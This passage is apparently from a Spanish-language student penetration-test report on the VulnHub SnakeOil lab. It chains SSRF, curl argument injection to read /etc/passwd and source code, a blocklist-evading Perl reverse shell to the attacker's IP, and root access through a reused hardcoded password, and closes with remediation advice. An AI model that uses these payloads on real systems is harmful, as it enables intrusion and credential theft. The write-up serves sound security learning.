
El servidor permitió el registro de una cuenta nueva sin ninguna restricción, devolviendo un **token JWT (JSON Web Token)** de acceso. Esto evidenció que la aplicación gestiona la autenticación mediante JWT, y proporcionó un camino directo para obtener credenciales válidas sin necesidad de crackear el hash filtrado.

## Descubrimiento de /run y clave secreta

Utilizando el token JWT obtenido, se probó el endpoint sospechoso /run mediante POST:

```
curl -s -X POST http://<IP>:8080/run \
  -H "Authorization: Bearer <TOKEN>" \
  -H "Content-Type: application/json" \
  -d '{}'
```

El servidor respondió indicando que se debía proporcionar un parámetro url en formato ip: puerto, y posteriormente, al incluirlo, indicó que además se requería un parámetro secret_key. Esto sugería un mecanismo de doble validación: autenticación JWT más una clave secreta adicional para acceder a esta funcionalidad interna.




## Obtención de la clave secreta

Se intentó enviar el JWT de las formas convencionales (encabezado Authorization, parámetro de query string), sin éxito. La librería flask-jwt-extended, mencionada explícitamente en el post "Useful Links" de la aplicación, soporta múltiples ubicaciones para transportar el token: encabezados, cookies, parámetros de query o cuerpo JSON. Siguiendo esa pista, se probó enviar el JWT como "**cookie**" en lugar de encabezado:

```
curl -s http://<IP>:8080/secret --cookie "access_token_cookie=<TOKEN>"
```

Esta petición reveló la clave secreta esperada por el endpoint /run: "commandexecutionissecret". El nombre de la clave por sí mismo confirmaba la sospecha de que el endpoint ejecutaba comandos del sistema.




## Ejecución remota de comandos

**Aclaración sobre el uso de curl:** en este ataque usamos "curl" de dos formas. Primero, desde nuestra máquina atacante, para enviar las peticiones a /run (como un navegador sin interfaz gráfica). Segundo, el propio servidor de Snakeoil ejecutaba **su propio curl internamente** con el texto que le mandábamos en el campo url.

Nos dimos cuenta de esto porque, al mandar la primera petición válida, la respuesta no fue un JSON normal, sino literalmente la barra de progreso que curl muestra al descargar algo (% Total, % Received, etc.) — una salida muy característica que solo aparece cuando curl corre en una terminal.


Esa fue la señal de que el servidor estaba ejecutando curl internamente con nuestros datos, sospecha que después se confirmó al leer el código fuente y ver la línea Popen("/usr/bin/curl " + url, shell=True). Ese curl interno, al correr dentro de Snakeoil, sí tenía acceso a sus archivos locales, lo cual nos permitió leer /etc/passwd


y el código fuente de la aplicación — algo que ningún curl externo puede hacer por sí solo.

Esta explotación también podría haberse realizado con una herramienta como Burp Suite; sin embargo, se optó por curl al ser una herramienta con la que ya se contaba experiencia previa en ejercicios similares, como el CTF Hackmex 2026.

**Interpretación:** al recibir la respuesta de estas peticiones, se observaba repetidamente un bloque de texto correspondiente a la barra de progreso estándar que curl imprime durante cualquier transferencia (columnas como `% Total`, `% Received`, `Average Speed`, etc.). Este bloque representa la salida normal que curl genera en la terminal al descargar contenido.

El dato relevante dentro de esa salida era el número correspondiente a `Total` (el total de bytes transferidos): cuando este número cambiaba entre una petición y otra, se podía inferir que el curl interno había leído un recurso diferente. Por ejemplo, una petición a `127.0.0.1:80` devolvía un total de “411” bytes (el tamaño de la página principal de Snakeoil), mientras que una petición a “file:///etc/passwd” devolvía “2199” bytes, y a “file:///proc/self/cwd/app.py”, “6857” bytes — confirmando en cada caso que el contenido leído correspondía efectivamente al recurso solicitado y no a un error silencioso.






Con la clave secreta obtenida, se envió una petición válida a `/run`:

curl -s -X POST http://<IP>:8080/run \

-H "Authorization: Bearer <TOKEN>" \

-H "Content-Type: application/json" \

-d '{"url":"127.0.0.1:80","secret_key":"commandexecutionissecret"}'

La respuesta mostró las estadísticas de progreso típicas del comando “curl”, confirmando que el servidor ejecutaba internamente una petición HTTP hacia la dirección indicada. Este comportamiento es característico de **Server-Side Request Forgery (SSRF)**, pues es el atacante quien controla el destino final de la petición saliente del servidor.

## Explotación para lectura de archivos locales

Aprovechando que el backend delega la ejecución a “curl”, se utilizó el esquema de URI “file://”, soportado nativamente por esta herramienta, para forzar la lectura de archivos del sistema local en lugar de recursos de red:

curl -s -X POST http://<IP>:8080/run \

-H "Authorization: Bearer <TOKEN>" \


-H "Content-Type: application/json" \


-d '{"url":"file:///etc/passwd -o /var/www/html/leaked.txt","secret_key":"commandexecutionissecret"}'

curl -s http://<IP>/leaked.txt

En esta petición, además de la URL con el esquema “file://”, se incluyó el parámetro “-o /var/www/html/leaked.txt”, correspondiente a la opción de curl para guardar el resultado de la descarga en un archivo específico.

Al tratarse de una inyección de parámetros hacia el propio comando curl (y no de una inyección de comandos de shell), fue posible instruir a curl para que escribiera el contenido leído directamente dentro del directorio público, permitiendo así consultarlo posteriormente mediante una petición HTTP normal. El resultado mostró el contenido completo del archivo “/etc/passwd”, confirmando **lectura y escritura arbitraria de archivos en el sistema** a través de esta vulnerabilidad SSRF y con LFI (Local File Inclusion).



## Analizando app.py

Usando el mismo truco, leímos el código fuente de la aplicación (app.py), escrita por Patrick:

```
curl -s -X POST http://<IP>:8080/run \
  -H "Authorization: Bearer <TOKEN>" \
  -H "Content-Type: application/json" \
  -d '{"url":"file:///proc/self/cwd/app.py -o /var/www/html/app.txt","secret_key":"commandexecutionissecret"}'
```

```
curl -s http://<IP>/app.txt
```

Esto nos dejó ver el código hecho en Flask/Python, y confirmó varias cosas importantes:

- El código arma el comando así: "/usr/bin/curl " + url_del_usuario + " > output.txt", y lo ejecuta con shell=True. O sea, literalmente pega lo que tú mandas junto al comando real — por eso es vulnerable a inyección de comandos.
- Patrick sí intentó protegerse, bloqueando URLs que contuvieran "bash", "python", "/dev/tcp", "nc", "mkfifo" o "php". Pero es un filtro fácil de evadir, basta con usar algo que no esté en esa lista (como Perl, que fue justo lo que usamos después).
- También encontramos la clave secreta de la app (JWT_SECRET_KEY) escrita directo en el código, sin ningún tipo de protección (esta clave nos sería útil más adelante)

## Reverse Shell

Con el conocimiento de que el proceso se ejecuta con “shell=True” y evitando las palabras vetadas por el filtro, se construyó una carga útil en lenguaje Perl para establecer una conexión de shell inversa hacia la máquina atacante:


En la máquina Parrot, se puso en escucha un listener con Netcat en el puerto 4444:

```
nc -lvnp 4444
```

Posteriormente, se envió la siguiente petición al endpoint vulnerable:

```
curl -s -X POST http://<IP>:8080/run \
  -H "Authorization: Bearer <TOKEN>" \
  -H "Content-Type: application/json" \
  -d '{"url":"127.0.0.1:80 -s; perl -e '\"use Socket;$i=\"<IP_ATACANTE>\";$p=4444;socket(S,PF_INET,SOCK_STREAM,getprotobyname(\"tcp\"));if(connect(S,sockaddr_in($p,inet_aton($i))){open(STDIN,\">&S\");open(STDOUT,\">&S\");open(STDERR,\">&S\");exec(\"/bin/sh -i\");};\"","secret_key":"commandexecutionissecret"}'
```

Este payload en Perl crea un socket TCP, establece conexión hacia la IP y puerto especificados de la máquina atacante, y redirige la entrada, salida y error estándar del sistema hacia dicho socket. Como Perl no se encuentra en la lista de palabras vetadas por el filtro del servidor, esta técnica logró evadir la protección implementada.




Al ejecutarse, la conexión llegó exitosamente al listener, obteniendo una shell interactiva como el usuario “Patrick”.

### Mejora de la shell TTY upgrade

La shell obtenida inicialmente era limitada, para obtener una terminal completamente funcional, se ejecutó:

python3 -c 'import pty; pty.spawn("/bin/bash")'

Este comando utiliza el módulo “pty” de Python para generar una pseudo-terminal (PTY) completa y ejecutar “/bin/bash” dentro de ella, otorgando una experiencia de terminal normal, necesaria para poder utilizar comandos que requieren un TTY real, como “sudo”.

```
User patrick may run the following commands on SNAKEOIL:
    (root) NOPASSWD: /sbin/shutdown
    (ALL : ALL) ALL
$ sudo -u root id
sudo: no tty present and no askpass program specified
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
patrick@SNAKEOIL:~/flask_blog$
```

## Escalación de privilegios

Una vez con una shell interactiva completa, se verificó qué comandos podía ejecutar el usuario “Patrick” con privilegios elevados:

sudo -l

El resultado mostró dos reglas relevantes en el archivo sudoers:

(root) NOPASSWD: /sbin/shutdown

(ALL : ALL) ALL

La segunda línea indica que el usuario “Patrick” puede ejecutar **cualquier comando como cualquier usuario**, incluyendo root, siempre que proporcione su contraseña.

### Obtención de la contraseña del sistema

En este punto revisamos el historial de bash de Patrick (~/.bash_history) para ver qué comandos solía usar, y notamos que revisaba y probaba su propio archivo app.py con bastante frecuencia. Eso nos hizo recordar algo que ya habíamos visto antes al leer ese mismo código: la clave JWT_SECRET_KEY, que estaba puesta directo en el archivo sin ninguna protección. Se nos ocurrió probar esa misma clave como si fuera la contraseña del sistema de Patrick — y funcionó.

```
app = Flask(__name__)
api = Api(app)
app.config['SECRET_KEY'] = 'snakeoilisnotgoodforcorporations'
app.config['JWT_COOKIE_SECURE'] = True
app.config['JWT_SECRET_KEY'] = 'NOreasonableDOUBTthisPASSWORDisGOOD'
app.config['JWT_ACCESS_TOKEN_EXPIRES'] = timedelta(minutes=15)
app.config['JWT_REFRESH_TOKEN_EXPIRES'] = timedelta(hours=1)
app.config['JWT_TOKEN_LOCATION'] = ['cookies']
app.config['JWT_COOKIE_CSRF_PROTECT'] = False # development setting!
```

## Confirmación de acceso root

Al probar esa clave como contraseña, obtuvimos acceso como **root**. Después de esto, procedimos a comprobar que el acceso fuera real y completo.

```
patrick@SNAKEOIL:~/flask_blog$ sudo -i
sudo -i
[sudo] password for patrick: NOreasonableDOUBTthisPASSWORDisGOOD

root@SNAKEOIL:~#
```

```
root@SNAKEOIL:~# cat /root/proof.txt
cat /root/proof.txt
Congratulations on obtaining a root shell on this machine! :-)
root@SNAKEOIL:~# cat /root/sudoers.bak
cat /root/sudoers.bak
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d
root@SNAKEOIL:~#
```

## Tabla de vulnerabilidades

| Vulnerabilidad | Descripción |
|---|---|
| Broken Access Control (IDOR) | Edición y eliminación de contenido sin autenticación |
| Exposición de Datos Sensibles | "/users" expone nombres de usuario y hashes de contraseña |
| Configuración insegura de JWT | Se permite manipular el JWT y expone información sensible adicional |
| Exposición de credenciales | La clave secreta de la aplicación ("JWT_SECRET_KEY") está en texto plano |
| Reutilización de credenciales | La misma clave secreta de la aplicación se reutilizó como contraseña del sistema operativo del usuario "Patrick" |

## Recomendaciones de remediación

- Poner verificación de sesión/permisos en TODAS las rutas administrativas (editar, borrar, ver usuarios) — nada de dejarlas abiertas para cualquiera.
- Nunca mostrar hashes de contraseñas en una API pública, aunque estén "cifrados".
- Elegir UN solo lugar para mandar el JWT (de preferencia headers, sobre HTTPS) — no dejar que se pueda mandar por cookie, query string, body, etc. al mismo tiempo, porque eso abre más huecos.
- Quitar por completo endpoints tipo "backdoor" que ejecuten comandos del sistema, aunque sea "solo para desarrollo".
- Nunca armar un comando de shell pegando directamente lo que el usuario escribe; mejor usar listas de argumentos (shell=False) y validar con lista blanca (lo que SÍ se permite), no lista negra (lo que se prohíbe).
- No dejar contraseñas ni claves secretas escritas directo en el código; usar variables de entorno o un gestor de secretos.

- Nunca reutilizar la misma contraseña/clave para varias cosas (una para la app, otra para el sistema, etc.).

## Conclusiones

Este proyecto nos permitió llevar a la práctica un montón de conceptos teóricos de seguridad que solo habíamos visto en teoría: desde el reconocimiento inicial hasta lograr control total del sistema. Algo que quedó muy claro es que la seguridad de una aplicación no falla por una sola cosa — en este caso fue la combinación de varios errores (control de acceso mal hecho, configuración insegura del JWT, falta de validación de lo que el usuario mandaba, y reutilizar la misma contraseña para todo) lo que finalmente permitió comprometer la máquina por completo.

También aprendimos que en la vida real explotar una vulnerabilidad casi nunca es un camino derecho y obvio desde el inicio — fue mucho de ir probando, ver qué resultado daba cada cosa, y ajustar la estrategia sobre la marcha. Cada pequeño hallazgo (por más insignificante que pareciera en el momento) terminó siendo pieza clave para avanzar al siguiente paso. Al final, saber interpretar y relacionar lo que cada herramienta iba mostrando con la teoría fue tan importante como saber usar las herramientas en sí.

## Referencias


- Gearty, L. (2021). *VulnHub: DigitalWorld.local - SnakeOil*. Medium. Recuperado de https://medium.com/@lukegearty/vulnhub-digitalworld-local-snakeoil-327c5acc9f48
- VulnHub. (s.f.). *DigitalWorld.local: SNAKEOIL*. Recuperado de https://www.vulnhub.com/entry/digitalworldlocal-snakeoil,738/
- IBM. (s.f.). ¿Qué es una prueba de penetración (pentest)? Recuperado de https://www.ibm.com/mx-es/think/topics/penetration-testing
- Nmap Project. (s.f.). Nmap: the Network Mapper - Free Security Scanner. Recuperado de https://nmap.org/

- Kali Linux. (s.f.). arp-scan | Kali Linux Tools. Recuperado de https://www.kali.org/tools/arp-scan/
- Kali Linux. (s.f.). Gobuster | Kali Linux Tools. Recuperado de https://www.kali.org/tools/gobuster/
- Ciberseguridad.com. (s.f.). Autenticación JWT: qué es y cómo funciona. Recuperado de https://ciberseguridad.com/guias/prevencion-proteccion/autenticacion-jwt/
- OWASP. (s.f.). Command Injection. Recuperado de https://owasp.org/www-community/attacks/Command_Injection
- OWASP. (2021). A01:2021 - Pérdida de Control de Acceso. Recuperado de https://owasp.org/Top10/2021/es/A01_2021-Broken_Access_Control/
- OWASP. (2021). A10:2021 - Server-Side Request Forgery (SSRF). Recuperado de https://owasp.org/Top10/2021/es/A10_2021-Server-Side_Request_Forgery_%28SSRF%29/
- OWASP. (s.f.). Testing for Local File Inclusion. OWASP Web Security Testing Guide v4.2. Recuperado de https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security_Testing/07-Input_Validation_Testing/11.1-Testing_for_Local_File_Inclusion
- OWASP. (s.f.). Insecure Direct Object Reference. Recuperado de https://owasp.org/www-community/attacks/insecure_direct_object_reference